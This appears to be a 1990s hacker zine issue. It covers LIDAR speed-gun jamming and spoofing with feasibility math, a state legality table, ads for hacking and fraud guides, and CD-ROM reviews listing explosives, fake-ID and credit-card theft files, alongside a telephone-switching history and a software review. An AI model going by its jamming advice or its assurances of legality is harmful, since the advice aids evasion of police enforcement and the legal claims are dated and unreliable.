Now, if we're 250 meters away with a 904nm emitter how much power do we need to transmit? The problem is that since we don't know where the LIDAR detector is, our emitters beam diameter is going to need to be pretty wide. If we figure an average four lane highway to be 50 feet, or 15 meters across, we can use 15 meters as how wide our beam is at 250 meters. That means it has an area of 177 meters square!!! Pretty big. From above we know the detector to have an area of only .000785 meters. That means it will receive only .0044 percent of our jamming emitters output. Knowing that it takes 2 milliwatts to jam the detector, we calculate that out emitter would have to be at least 45 watts. Obviously it would take a heck of a lot of LEDs to get that kind of power. And this is with an assumption that it only takes 100 times the normal received signal power to drown out the detector. It could very well require even more to do so.

Seems it might be infeasible to jam the signal. Sure, if you wanted to spend the hundreds of dollars I suppose you could actually purchase the same LASER diodes that are used in the LIDAR units and easily come up with enough power to do the job. But the cost of that almost makes the ticket worthwhile.

But wait, there's more. It still may work IF you use the above stealth techniques IN ADDITION TO the jamming system. If you eliminate the license plate as a reflector you've eliminated 75 percent of the signal return to the LIDAR. That means you only need 25 percent of the original power or about 12 watts. That's stilll quite a bit of power but much more feasible.

Active Jamming

There is a slightly different approach to jamming. The above technique works on the principle of blinding or drowning out the detector with so much energy that it cannot 'see' the reflected signal from itself. But what if the LIDAR detector received so many different signals at once? It'd be confused and not know which one to lock onto. It's kind like trying to pick out one voice out of a group of 50 people. Fortunately LIDAR doens't need 50 signals to get confused, it only needs two or three, maybe even only one!!!
How wold this be done? Well, we already know that the way

LIDAR works is that it detects a time shift in the reflected pulse train because the target vehicle is moving. What if we sent out our own pulse train? This is in principle relatively easy. All that is needed is a simple computer connected to your car in some way as to know how fast you are going. It could then determine what the doplar shift of a LIDAR beam would be at that speed if it were to be targeted. The computer could then make it's own pulse train at the right 'doplar shift' to simulate a vehicle going at the speed limit, slower, or even some outragous speed. It could in effect send two signals to the LIDAR unit, one saying the car is going 25 mph and another saying it was going 250 mph!! These would be received along with the REAL signal of 85mph. The LIDAR detector won't know which signal is the real signal and won't be able to tell the officer you're speeding.

The beauty of this is that you won't need to drown out the detector, therfore needing to transmit tens of watts of power. You may only need to transmit one watt, easily in the range of a few, possibly only one IR LED. The downside is the sophistication of the electronics to perform this task. Using this active jamming method in conjuction with the stealth techniques outline above will more than likely keep you from getting a ticket. That is unless you were doing that 85 mph on a residential street!!!

Legal Issues.

LIDAR detection is unregulated in nearly every state. Listed below is a list of those states that DO have some sort of regulations or laws. It should be noted that federal law prohibits detectors in commercial vehicles in ALL states.

District of Columbia - Jammers and detectors both illegal.
Minnesota - Jammers illegal. Detectors ok, but they supposedly have a law about hanging things from windshields...better use dash mount.
Oklahoma - Jammers illegal. Detectors ok.
Virginia - both illegal. In fact, Virginia is so anal about detectors/jammers that you can't even have them in the car, functioning or not, period. You might be ok if it's stowed in the trunk, unplugged.
You may be wondering about jammers and the FCC. Well,

since the frequency at 904nm is so high and the FCC currently considers anything above 300 Ghz amateur, you're completely safe.

However, just because there is no law specifically against jamming doesn't mean they (the police or whoever) won't use some obscure law and twist it in their favor, something like obstruction of justice or some other BS.

If you're not completely sure about it, it won't hurt to check with your local law enforcement service to find out. Be safe, and happy speeding!!!

Weblistings

http://www.afn.org/~afn09444/scanlaws/index.html
Mobile Scanner & Radar Detector Laws

http://www.a-concepts.com/
Applied Concepts, Inc.

http://www.lasertech.com/apps/speed.html
Laser Measurement for Speed Enforcement Applications

http://data.detnews.com/1997/discover/9706/17/06160022.htm
The law plays laser tag

http://www.alpworld.com/kubby98/pr/970625.html
Press Release: THE CHP's PHONY WAR ON SPEEDERS

http://www.telstarone.com/photo_fog_laser_shield.htm
Photo Fog, Laser Shield, The Protector - Anti Flash Photo Radar Fluid

http://www.speedtrap.com/info.html
The Speed Trap Registry

http://www.21stcenturyplaza.com/mobile/radar.html
Radar - Laser Detectors

HACK
THE
WORLD

State	Detectors	Jammers
Alabama	OK	OK
Arizona	OK	OK
Arkansas	OK	OK
California	OK	OK
Colorado	OK	OK
Connecticut	OK	OK
Delaware	OK	OK
District of Columbia	ILLEGAL	ILLEGAL
Florida	OK	OK
Georgia	OK	OK
Hawaii	??	??
Idaho	OK	OK
Illinois	OK	OK
Indiana	OK	OK
Iowa	OK	OK
Kansas	OK	OK
Kentucky	OK	OK
Louisiana	OK	OK
Maine	OK	OK
Maryland	OK	OK
Massachusetts	OK	OK
Michigan	OK	OK
Minnesota	OK	ILLEGAL
Mississippi	OK	OK
Missouri	OK	OK
Montana	OK	OK
Nebraska	OK	OK
Nevada	OK	OK
New Hampshire	OK	OK
New Jersey	OK	OK
Mew Mexico	OK	OK
New York	OK	OK
North Carolina	OK	OK
North Dakota	OK	OK
Ohio	OK	OK
Oklahoma	OK	ILLEGAL
Oregon	OK	OK
Pennsylvania	OK	OK
Rhode Island	OK	OK
South Carolina	OK	OK
South Dakota	OK	OK
Tennessee	OK	OK
Texas	OK	OK
Utah	OK	OK
Vermont	OK	OK
Virginia	ILLEGAL	ILLEGAL
Washington	OK	OK
West Virginia	OK	OK
Wisconsin	OK	OK
Wyoming	OK	OK

WE WANT YOUR STUPH

As you may or may not have noticed, our cover logo changed with this issue. One of the readers decided he could do a better job than us so he created his own version of the THUD logo and sent it to us. We liked it so much, we decided to go ahead and use it starting with this issue.

Thank You McPunk

Now, since we figured out that our biggest resource is our very own readers, we decided to ask everyone to go ahead and send in their own artwork if they'd like to help us out.

Along with unique artwork, we're also on the lookout for photographs, projects, schematics, diagrams, articles and other such useful material for print in our magazine.

So far, the interest in THUD has increased exponentially since it's release. We're going to do our best to keep you guys happy, so send in any comments, arguments, complaints, print material, gadgets, etc.

We LOVE to hear from you guys.

P.S. We'd like to do an article titled, "THE EVIL HACKER" commenting and outlining how the mainstream media has taken the hacker name and turned it upside down, equating hacker with the likes of a common thief or a mugger. You get the idea. Anyhow, we'd like to ask for some help on this one. We're taking complete and/or incomplete material on this subject.

The History of ESS

by: Lex Luthor

Of all the new 1960s wonders of telephone technology - satellites, ultra modern Traffic Service Positions (TSPS) for operators, the picturephone, and so on - the one that gave Bell Labs the most trouble, and unexpectedly became the greatest development effort in Bell System's history, was the perfection of an electronic switching system, or ESS.

It may be recalled that such a system was the specific end in view when the project that had culminated in the invention of the transistor had been launched back in the 1930s. After successful accomplishment of that planned miracle in 1947-48, further delays were brought about by financial stringency and the need for further development of the transistor itself. In the early 1950s, a Labs team began serious work on electronic switching. As early as 1955, Western Electric became involved when five engineers from the Hawthorne works were assigned to collaborate with the Labs on the project. The president of AT&T in 1956, wrote confidently, "At Bell Labs, development of the new electronic switching system is going full speed ahead. We are sure this will lead to many improvements in service and also to greater efficiency. The first service trial will start in Morris, Ill., in 1959." Shortly thereafter, Kappel said that the cost of the whole project would probably be $45 million.

But it gradually became apparent that the development of a commercially usable electronic switching system -in effect, a computerized telephone exchange - presented vastly greater technical problems than had been anticipated, and that, accordingly, Bell Labs had vastly underestimated both the time and the investment needed to do the job. The year 1959 passed without the promised first trial at Morris, Illinois; it was finally made in November 1960, and quickly showed how much more work remained to be done. As time dragged on and costs mounted, there was a concern at AT&T and something approaching panic at Bell Labs. But the project had to go forward; by this time the investment was too great to be sacrificed, and in any case, forward projections of increased demand for telephone service indicated that within a phew years a time would come when, without the quantum leap in speed and flexibility that electronic switching would provide, the national network would be unable to meet the demand. In November 1963, an all-electronic switching system went into use at the Brown Engineering Company at Cocoa Beach, Florida. But this was a small installation, essentially another test installation, serving only a single company. Kappel's tone on the subject in the 1964 annual report was, for him, an almost apologetic: "Electronic switching equipment must be manufactured in volume to unprecedented standards of reliability.... To turn out the equipment economically and with good speed, mass production methods must be developed; but, at the same time, there can be no loss of precision..." Another year and millions of dollars later, on May 30, 1965, the first commercial electric central office was put into service at Succasunna, New Jersey.

Even at Succasunna, only 200 of the town's 4,300 subscribers initially had the benefit of electronic switching's added speed and additional services, such as provision for three party conversations and automatic transfer of incoming calls. But after that, ESS was on its way. In January 1966, the second commercial installation, this one serving 2,900 telephones, went into service in Chase, Maryland. By the end of 1967 there were additional ESS offices in California, Connecticut, Minnesota, Georgia, New York, Florida, and Pennsylvania; by the end of 1970 there were 120 offices serving 1.8 million customers; and by 1974 there were 475 offices serving 5.6 million customers.

The difference between conventional switching and electronic switching is the difference between "hardware" and "software"; in the former case, maintenance is done on the spot, with screwdriver and pliers, while in the case of electronic switching, it can be done remotely, by computer, from a central point, making it possible to have only one or two technicians on duty at a time at each switching center.

The development program, when the final figures were added up, was found to have required a staggering four thousand man-years of work at Bell Labs and to have cost not $45 million but $500 million!

This article was reprinted from the Group 42 Sells Out CDROM with permission. You NEED to take a look at this CDROM! It's FULL of great info. Check out the review in this issue (on page 26)

"Group 42 Sells Out! The Information Archive"
Price $49.00 US, $69.00 CAN
1390 N. McDowell Blvd #6142, Petaluma, CA 94954
Email: group42@sonic.net
URL: http://www.sonic.net/~group42

THUD WANTS YOU!

No, not like that!

IF YOU'VE GOT PICTURES, ARTICLES, LETTERS, ARTWORK (GRAPHIC OR LINE ART), IDEAS OR COMMENTS....

CONTACT US RIGHT NOW, DAMNIT!

TOP SECRET

CONSUMERTRONICS

2430 Juan Tabo, NE #259, ABQ, NM 87112
P.O. Box 23097, ABQ, NM 87192

Voice: 505-237-2073 (9-6, M-F)
Fax: 505-292-4078 (all hours, orders only)

www.tsc-global.com

Add $5 total S/H (US, Canada)
10% Off orders $100+ CATALOG is $3 w/order, $1 w/o
Postal MO is fastest VISA, MC OK COD, add $7
Sold for educational purposes only
See CATALOG for all Policies

SPECIAL PROJECTS

We design/build/modify/consult on almost any circuit/device/system - electronic/computer/mechanical/optical.100% Confidential!

We have much expanded our SPECIAL PROJECTS program. Hardware must now be ordered as a SP. Ask for our SP Application Form with your order.

THE DIRTY 2-DOZEN

24+ Eye-Popping Disks on Hacking and many other current topics. See CATALOG!

CELLULAR/CORDLESS PHREAKING

How cellphones operate and are modified. Vulnerabilities to hack attack and countermeasures. Comprehensive info on reprogramming NAMs, ESNs, etc. (cloning), control data formats, computing encoded MINs, ESNs, SIDHs, operating systems, PROMs and their programming, forcing ACK, test mode and resets, scanning, tracking, scanner restorations, freq and channel allocations, roaming, parts/equipment sources. *Much more! $49.*

HACKING THE INTERNET

The absolute latest tricks and methods being used on the Net to pirate software and crack passwords. Internet security, How to Avoid Getting Caught, Top 20 Hacking Sites, Anonymous FTP, Defeating Copy Protection, Using Net Newsgroups. Much, much more! *$29.*

STOPPING POWER METERS

As reported on CBS "60 Minutes"! How certain devices can slow down - even stop - watthour meters - while loads draw full power! Device simply plugs into one outlet and normal loads into other outlets. **Plans Only!** *$29.* **SPM - The Video,** *$29.* Both *$49.*

AUTOMATIC TELLER MACHINES

ATM crimes, abuses, vulnerabilities and defeats exposed! 100+ methods detailed and countermeasures. Comprehensive! *$39.*

BEYOND VAN ECK PHREAKING

Eavesdropping on TV and computer video signals using an ordinary TV described in detail. Includes security industry reports. Range up to 1 KM. Plans include our and original Top Secret Van Eck designs! *$29.*

PHREAKING CALLER ID & ANI

Details on how they work and dozens of ways of defeating Caller ID, ANI, *69, *57, and Call Blocking & *67. Describes Orange, Beige, Cheese and CF Boxes, ESS, SS7, E-911, various CLASS services, CN/A, Diverters, - more! *$19.*

BEYOND PHONE COLOR BOXES

Dozens PCB's described - many circuits. Plus Call Forwarding, Conferencing, Phreak History, Glossary, Diverters, Extenders, Loops, REMOBS, Bridging Heads & Cans, Optocom, 3rd Party, much more! *$29.*

OTHER EXCITING TITLES!

Credit Card Scams ▌Hack. Fax Machines ▌PBX Hack. Pager Manual ▌Voice Mail Hack. ▌The Hacker Files Net Tracking & Tracing ▌Hack. Answer. Machines Net Cons & Scams ▌Computer Phreak. ▌Cons & Scams Stealth Technology ▌Iron Gonads ▌Crypto Techs Polygraph Defeats ▌High Volt. Devices ▌Secret IDs Mind Control ▌Under Attack! ▌Rocket's Red Glare Casino Hacking ▌Secret & Survival Radio ▌Ultimate Success Manual ▌By an Order of the Magnitude
- Much more!

SHOCKING!


ALL-NEW CATALOG FEATURES
200+ HI-TECH PRODUCTS!
WILL ROCK YOUR WORLD!
$1 w/ ORDER, $3 w/o

ELECTRONIC WORKBENCH 5.0

as reviewed by Solar Prophet

Electronics Workbench
Interactive Image Technologies, Ltd.
111 Peter St., Suite 801
Toronto, Ontario, Canada M5V 2H1
Sales: 800 263-5552
Tel: 416 977-5550
Fax: 416 977-1818
E-mail: ewb@interactiv.com
WWW: http://www.interactiv.com/


System Requirements:
EWB will run on Windows '95, NT. It will also run under Windows 3.1x with Win32s v1.30 or later installed. It will install on any of these operating systems as long as the computer meets the minimum requirements to run those operating systems. It will take up about 20 megs of hard drive space. A single user license will run about $300 dollars. This may seem like a lot of money to spend on a piece of software but I have found it to be an invaluable tool to quickly try out ideas withou having to actually build it. It can also save money as you can test a design that you don't even have the parts for yet!!! For more information on multiple user licenses or for the other versions of Electronics Workbench, visit Interactive's web site at http://www.interactiv.com/.



Here's one of the sample files that comes with EWB. It's a Colpitts oscillator that runs at about 2MHz. The oscilliscope in the lower left corner shows the first few microseconds after power is applied. EWB accurately shows how the circuit output starts at DC and within a few microseconds begins to oscillate, reaching maximum amplitude in only about 10 microseconds. It's possible to change the value of components on the fly while the simulation is running. EWB will automatically restart the simulation so you can see the results of the changes. Makes finding the right part values a snap. This sample is an example of running the simulation in a one shot mode, that is only long enough to sweep the oscilliscope display once, then pauses.

Overview:
Electronics Workbench 5.0 is one heck of an awesome piece of software. It is a mixed signal SPICE simulator that has a 100% graphical user interface. No need to learn SPICE command line syntax. There are several versions available, Professional, Personal, and Educational versions. We will be discussing the Educational version. This software will allow you to design, test, and analyse analog, digital, or mixed circuits. The component libraries are larger than most electronics stores inventories and the analysis equipment available to the user would cost a small fortune if you were to buy them for your bench.

The simulation engine is an interactive 32-bit SPICE 3F5 program. There are no preset limits on circuit size and complexity. You will only be limited by your computer processing power. The user interface is the click-and drag type with automatic wire routing yet allows the user to manually adjust routing to their liking. There is no limit to schematic size.



This is another sample file from EWB. This one shows a stepper motor driver circuit. It is a digital design using discreet logic gates and clock with a clock source. LEDs are used to indicate the status of each of the four outputs.

There are 14 different analyses types allowing one to test a circuit design to meet even the most stringent criteria. Among the analyses available are Fourier, Noise, Distortion, Worst Case and Monte Carlo analyses.

The virual test instruments really make interactive testing a snap. Available are a Digital Multimeter, Function generator (0 to 999Mhz), Oscilloscope (2 channel), Bode Plotter, Word generator (16-bit), Logic Analyzer (8 channel) , and a Logic Converter. With all these virtual devices at your disposal you'll be able to inject test signals into your circuit and observe the results in near real time, accurately.


Components:
There's a sh'load of components available. I have yet to even try them all. Some of them are obscure parts that I've not had a need for. But it's nice knowing they're there because one never knows. I'm sure everyones idea of essential components is different from the next Joe.

First there's the sources. There's DC and AC voltages and currents. voltage controlled voltages and currents, current controled voltages and currents, AM and FM sources, Vcc and grounds, clocks, and several others.

Next is a comprehensive collection of basic parts. These are resistors, capacitors, inductors, transformers, various types of switches, and relays. There are even variable versions of these parts.

The semi-conductor section is great. There's a large selection of diodes, zeners, LED's, Diacs, SCR's, triacs, and bridges. Among the available transistor types are NPN, PNP, BJT, N and P channel JFETs and MOSFETs

There's also several analog IC's; op-amps, comparators and voltage regulators.



Here's another sample from EWB. This is a stereo amplifier circuit using op-amps. The oscilliscope is showing both the input and output signals so that the amount of gain is apparent. It shows that EWB can simulate even moderately complex circuits. Of course, the program is capable of even more complexity.

In the mixed analog/digital component bag there's A/D and D/A converters, and the 555 timer chip.

Individual logic gates are available as well with AND, NAND, OR, NOR, XOR, XNOR, buffers, and schmidt triggers.

Indicators such as LED's (red, green and blue), light bulbs, probes, 7-segment displays (both decoded and un-decoded), buzzers and bar graphs.

There's some control devices avaiable as well like differentiators, integrators, and gain blocks plus much more!!

In the miscellaneous bag there's fuses, transmission lines (lossy and lossless), crystals, DC motors and even a few types of vacuum tubes!!!

The individual ICs supported are too numerous to list, It should suffice to say that there's well over 100 74xxx series chips and nearly 50 4xxx series CMOS. There's so many components available that I had occasion to design a circuit only to find out that one of the parts I used was considered 'obsolete' and not carried by my local electronics shops. I finally found the part via mail order adn the circuit I eventually buit worked as designed in EWB.


Using The Program:

Using the software is easy, especially for those comfortable with graphical user interfaces. I found the program to be very intuitive and when I needed help, the built in help menus guided me along just fine. In fact, if you highlight a component you can get help for that component, including truth tables.

To build a circuit all one has to do is locate the desired part in the appropriate pull down menu, click on it and drag it to the desired location on the screen. Connecting parts is easy. All one has to do is point to the end of the pin on a component and click and drag the connection to the second component. It's also possible to simply drag a connection to the middle of an existing wire and have it tie into that line automatically.

Once you have your circuit designed a simple mouse click on the power switch in the upper right corner turns on your circuit. If you have an oscilloscope or other display device you'll immediately see you're circuit in action. LED's light up, 7 segment displays work, and any virtual test equipment gives accurate indications of the conditions in your circuit.

You are also able to customize your parts. Not only can you do the normal things like specifying the value of say, a resistor, you can even model a faulty component. You can make a pin short or open, or even cause a component to have a high leakage value. This is a a great engineering tool so that a design can be modified to handle a damaged componet without destroying expensive parts. It can also aid in the trouble-shooting of a real circuit. Another application would be to build a trouble-shooting manual for the device in question. I remember a time back when you bought something, the manual that came with it had schematics, parts lists, oscilliscope displays, and trouble shooting flow charts.



Here's a quick little circuit that we made ourselves. It's just a simple 555 timer IC generating a clock signal to drive a 74192 decade counter and display. This is an example of EWB's ability to simulate circuits with both analog and digital components. It also shows a decoded 7 segment display in action.

It's just like working in your own high tech, high budget lab. You have all sorts of components available to you and all the necessary equipment to test and analyse your design. If you are a serious electronics hobbyist and have the dollars to spare, this program is a definate must get. Besides, it's just plain fun to use!!!

I'VE BEEN BLACKLISTED!

$14.95

T-Shirts are available now!

These shirts are officially endorsed by Blacklisted! 411 Magazine

WHITE LETTERING ON A BLACK SHIRT
WE HAVE LARGE AND EXTRA LARGE SHIRTS IN STOCK

TCE Information Systems
P.O. Box 5142
Los Alamitos, CA 90271

We Also offer several other t-shirts, products and other services you may find useful: EPROM Copying Service, 6.50Mhz and 6.5536Mhz Crystals, WWW llnk list on disk.

CD-ROM REVIEWS

IFJ & G42

Iron Feather Journal
Double CD Set
"Choonz & Warez"

I must say I found IFJ's double CD set very refreshing. Althugh it does not contain as much raw data as on other warez related CD's I've seen this one makes up for it by introducing me to some unusual musical talents.

There are two CD's in this set. The first is all music, the second is a mixed media ROM and audio. All together there are 36 audio tracks. Many of them are just little 10-15 second shorts. There are, however, some very professional and very well composed tracks that I thought were very good. Among my personal favorites were "Hall of the Inverted Mushroom" by Multicast, "The Birth" by Feral, and a really cool remix of the AC/DC song "Dirty Deeds Done Dirt Cheap" called "Deadly Deeds" done by Deadly Buda. All in all you should force yourself to take the time to listen to these examples of audio artistry. You may be surprised at you you may find you like! Oh, and you'll find a track of Red Bozx quarter tones, too!!! :)

Anyway, on to the Warez!!! The ROM portion is all set up in HTML code so all you have to do is load up your favorite web browser and load up the index.html file. From there you can navigate your way around the CD and find all sorts of useful info. There is such a large array of different items that I'm sure there's gonna be something useful to be found for everyone.


In one section you'll find tons of images. There's various logo's and pics of people, posters, places, and things that probably were influenced by vast amounts of illegal substances from the sixties!! Also, you'll find animated GIFs as well in addition to some tileable cells which are excellent for backgrounds on webpages. All these images are presented for your use. It's a great little source of material for spicing up your webpage or personal publications.

Next, your gonna find one hell of a huge section on audio files. We're not talking your simple pile of strange and bizarre sound .WAV files, although there is quite a collection of those. There's a large collection of MIDI files as well. There's even a few Real Audio files for your listening pleasure. And for all you home audio studio technophile types you're gonna find some drum loops and groove samples for your favorite drum machines. Heck, there's even some files on how to hack your favorite drum machine. Oh, you'll also find a couple of MOD files too, although I would have liked to have seen more. I personally know there's some really awesome stuff that was done on those Amiga's out there and would really like to see more of it brought out for the IBM users of today.

Now for the goodz. Just take a look through the resources section and you're gonna find all sorts of philes on hacking, cracking, phreaking, survival, information warfare, even drugs (although I personally think that could have been left out). There's even a whole section on MIDI hacks. This CD really is musically oriented and influenced. There's also a section which is taken from the Group 42 Sells Out CD-ROM. There's also some religious works for all you philisophical types. Oh, and lest I forget, there's also a nice big list of serial numberz...no warez archive can be without your serial numberz...they make the world go round!!!

I thoroughly enjoyed the 2 CD set. The music was great and the information useful. This is definately an all around try to please everybody piece of work that I think definately succeeds in doing so.

Group 42
Single CD
"Group 42 Sells Out!"



Group 42 has finally put out a CD-ROM and is it ever a winner. This single CD is so full of information it's gonna take a while to look through it all. But believe me you are bound to find something of interest, even if you're not a hacker. The CD is in HTML format so it's extremely easy to view and navigate through the disc and find exactly what you want in only a few minutes. Just open up your favorite browser and open a new file, selecting INDEX.HTM from the main directory of the Group 42 disc.

I'm sure some of you who are familiar with Group 42 are wondering why they would make a CD. Well, let me just quote a paragraph from a section of the CD that describes what Group 42 is all about: "The members of Group 42 are getting older with ages spanning from 26 to 31. Most of us have careers and new families to deal with now and can't afford to explore the system at the levels we once did. Especially in the light of new laws that tend to make everything illegal, and law enforcement that seems to only enforce laws when it deems it necessary. So it was decided that we would package some of our information and warez, combined it with some other critical warez and infos that are available, and offer it to anyone who wanted it in an easy to read and accessible format." Enough said on that.
To start with there's a section on Anarchy.In this area you're gonna find all sorts of info about chemicals, how to make

various explosives, pranks and practical jokes you can play on others to annoy the shit out of them, how to defraud coin machines, varios smoke formulas for those great smoke grenades we all love, how to make thermite, the Unabombers Manifesto, info on how to spy on people, and my favorite, the SPUD gun!!! yeah, baby!

Under the Communications section you're gonna find everything you ever wanted to know about electronics communications, how to tap into it, how to defeat it, and how to use it to your advantage. There's sections on cell phones, pirate radio and TV, bug detectors (great for those who are afraid of the FBI, CIA, NSA, etc...), a legal section explaining some of the ins & outs of what's technically right and wrong to do with intercepted communications. Also including is some info on telephones although you'll find more unre the Phreaking section.

Under the Computers area you'll find some cool shit. You'll find all sorts of PC related stuff, including info on all your com ports and how to program them, files on how to decode the GIF image file formats, some programming info mostly dealing with 3D stuff, including the complete source code for that awesome game Castle Wolfenstien 3D! Another fairly large section deals with those wonderful little PIC chips. Severl different kinds are discussed and once you read about these handy little devices you're gonna want to go and and invent a use for one ust so you have to buy them yourself. There's some other miscellaneous stuff as well including an intersting article about what's been called the "Oh-My-God Particle". You gotta read that one.

The Cracking section is spilt into two parts, one referring to cracking of passwords and the other about cracking software.In the first case you're gonna find all you need to know on how to crack passwords on various types of computers and operating systems. I'ts really an insight to the stupid ways people think they are securing their documents. Everyone who thinks they have an unbeatable password had better read this one. The second area deals with cracking the copy protection on software programs. This is widely used to allow copies to be made for backup and storage purposes. you're also gonna find huge lists of serial numbers and I'm sure your software is listed.

The Credit section is also a must read. Of course much of the info is on how credit cards and other magnetic cards work, and can be stolen and duplicated, you should read this if YOU have credit cards. The info on this disc will help you protect your valuable credit card information as well as info on how to pull your credit reports and have them corrected if they are in error. There's also information on ATM cards.You'll also find a copy of AOHell. :) Btw, doesn't it suck that AOL bought ICQ?

Cryptography is one section of great interest to me. In here you're gonna find everything you ever wanted to know about how to encode your files and protect them from prying eyes. You'll also find out how to decrypt various encoding schemes so you can better understand the need for high level encyption. There's even a copy of Pretty Good Privacy, a very common program that has become a de facto standard for people to send private files across the internet. You're also gonna find information about DES, the governments offering on an ecryption standard, HA! There's even files on the Clipper chip.

The Drugs section pretty much speaks for itself. Here your gonna find out the scoop on all sorts of illicit drugs, both natural and synthetic. I personally don't condone the use of such vices but the info is here non-the-less for your education.

The Electronics area is a small section containing miscellaneous designs and schematics on things like theramins, voice scramblers, adn IR remote controls.

Under Fake ID's you're gonna find out just how easy it is to assume a new identity. All the information you need is here to get new or fake drivers licenses, social security numbers and other forms of ID. It's really scary how vulnerable we are to someone who has access to these numbers.

The FAQ's section is pretty self explanatory. In here you'll find all sorts of hacker and phreaker related FAQ's. There's so many FAQ's out there on the net covering just about every subject you can think of, but only a few dozen are presented on this disc. Rest assured, if you want to know about something computer, telephone, or software related, you'll find it here. There's even a copy of the popular 2600 FAQ.

Hacking is quite a big area. This area also has a lot of FAQ's listed. The number of computer and operating systems listed in this area is really astounding. There's even info on how to hack into those old CORVUS systems for the early Apple computer days. You remember those, don't you? There's also many files on how to break into various BBS software packages. These files were useful to both the hackers and the sysops alike.

The Internet section is a gold mine of information on how the internet works an how to sneak your way around it. There's info on both the public and military parts of the net. It's also a good history lesson of how the net got started in the first place.

The Lockpicking section is kinda small but there's really not much to picking a lock. It's just that there's so many different kinds. They all work on a few basic principles and you'll find that info here. Many types of mechanical and even electronic locks are discussed.

The Miscellaneous section is just that, but there's three main subsections. One is political works. You'll find all sorts of files on various politically related subjects and you'll find many famous papers written here in their entirety, covering things as wide ranged as the Constitution of the United States and the Communist Manifesto. The next section covers religious works. Here you'll find the major written works from many major religions including Christianity, Budhism, Muslim, Hindu, and others. The last are is the Miscellaneous Miscellaneous. It's pretty much self explanatory...there's some prety interesting stuff here.

Phreaking. Ah yes, the art of sneaking ones way around the telephone system. It's here, just about all of it. You're gonna find information on every colored box you've ever heard of and quite a few you haven't. There's info on phone tapping and detecting taps, files on how to make and detect DTMF tones. If your'e interested in getting into PBX's, voice mail, or the ESS system, it's here.

The Survival section is not necessarily about surviving a nuclear war, it's more abou tsurviving hte information age. Information is the new moeny of the coming millenium and information is waht will either save us or condemn us. Learni how to survive by reading up in this area.

The Utilities section is a bit small and pretty much only deals with compression programs such as PKZip. It's also pretty much strictly PC oriented as well.

The Virus section is a must read for all those who swap files as more as they swap spit. What you'll find in here are files and programs on how to make your very own viruses. Be careful not to crash your own system, or any one elses. It's a good learning experience to find out how to protect yourself from others.

Warez is a nice section. It covers everything you wanted to know about how to crack a program so you can use it yourself. There's also information on where to find warez on the internet. If you have a program that simply needs a registration code or serial number you'll find lists of working codes.

Weapons is a varied subject and in here you'll find info on everything from tiny .22's to full sized nukes. There's files on tear gas, chemical weapons, pyrotechnics, and stunguns. There's also some files regarding the legal issues of various weapons.

The World section appears small but it has various years of

the CIA World Factbook. This is a great resource on every nation of the world. There's also a report on the 1990 US Census. Another good file to read in here is the Tipz From a 28 Year Old Boyscout.

The final section, Zines, covers other sources of hacking and phreaking related info, both printed and electronic. This is a great starting to to building a collection for your library. If this CD didn't have what you wanted then go here to find other sources of information that may have what you need. It's a big world out there and obviously you can't fit everything on one CD...yet. :)

All in all the Group 42 Sells Out CD-ROM is a must for anyone who is interested in the above subjects. To get your very own copy contact:

"Group 42 Sells Out! The Information Archive"
Price $49.00 US, $69.00 CAN
1390 N. McDowell Blvd #6142
Petaluma, CA 94954
group42@sonic.net
http://www.sonic.net/~group42

A Parable

By Perry E. Metzger <perry@gnu.ai.mit.edu>

There was once a far away land called Ruritania, and in Ruritania there was a strange phenomenon -- all the trees that grew in Ruritainia were transparent. Now, in the days when people had lived in mud huts, this had not been a problem, but now high-tech wood technology had been developed, and in the new age of wood, everyone in Ruritania found that their homes were all 100% see through. Now, until this point, no one ever thought of allowing the police to spy on someone's home, but the new technology made this tempting. This being a civilized country, however, warrants were required to use binoculars and watch someone in their home. The police, taking advantage of this, would get warrants to use binoculars and peer in to see what was going on. Occasionally, they would use binoculars without a warrant, but everyone pretended that this didn't happen.

One day, a smart man invented paint -- and if you painted your house, suddenly the police couldn't watch all your actions at will. Things would go back to the way they were in the old age -- completely private.

Indignant, the state decided to try to require that all homes have video cameras installed in every nook and cranny. "After all", they said, "with this new development crime could run rampant. Installing video cameras doesn't mean that the police get any new capability -- they are just keeping the old one."

